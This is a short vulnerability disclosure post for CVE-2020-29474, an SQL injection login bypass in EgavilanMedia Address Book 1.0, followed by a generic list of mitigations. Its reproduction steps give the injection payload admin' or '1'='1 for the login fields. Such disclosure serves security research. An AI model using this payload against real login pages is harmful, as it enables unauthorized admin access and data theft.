Published in System Weakness

Mayur Parmar Follow
Apr 20, 2021 · 2 min read · Listen

CVE-2020–29474 EgavilanMedia Address Book 1.0 Exploit — SQLi Auth Bypass

CVE link: https://nvd.nist.gov/vuln/detail/CVE-2020-29474


 # Exploit Title: EgavilanMedia Address Book 1.0 Exploit — SQLi Auth Bypass
 # Date: 02–12–2020
 # Exploit Author: Mayur Parmar(th3cyb3rc0p)
 # Vendor Homepage: http://egavilanmedia.com
 # Software Link : http://egavilanmedia.com/egm-address-book/
 # Version: 1.0
 # Tested on: PopOS

Attack Vector:
An attacker can gain admin panel access using malicious SQL injection queries.

Steps to reproduce:
1. Open admin login page using the following URL:
-> http://localhost/Address%20Book/login.php

2. Now put below Payload in both the fields(User ID & Password)
Payload: admin' or '1'='1

3. Server accepted our payload and we bypassed Cpanel without any credentials



Impact:

any malicious attacker can gain access to the admin panel without credentials and it also leads to a data breach.

Mitigation:

1. Validate User Inputs
2. Sanitize Data By Limiting Special Characters
3. Enforce Prepared Statements And Parameterization
4. Use Stored Procedures In The Database
5. Actively Manage Patches And Updates
6. Raise Virtual Or Physical Firewalls
7. Harden Your OS And Applications
8. Reduce Your Attack Surface
9. Establish Appropriate Privileges And Strict Access
10. Limit Read-Access
11. Encryption: Keep Your Secrets Secret
12. Deny Extended URLs
13. Don’t Divulge More Than Necessary In Error Messages
14. No Shared Databases Or User Accounts
15. Enforce Best Practices For Account And Password Policies
16. Continuous Monitoring Of SQL Statements
17. Perform Regular Auditing And Penetration Testing
18. Code Development & Buying Better Software

> *Author at: https://systemweakness.com/*

Cve Sql Injection Cyber Security Vulnerability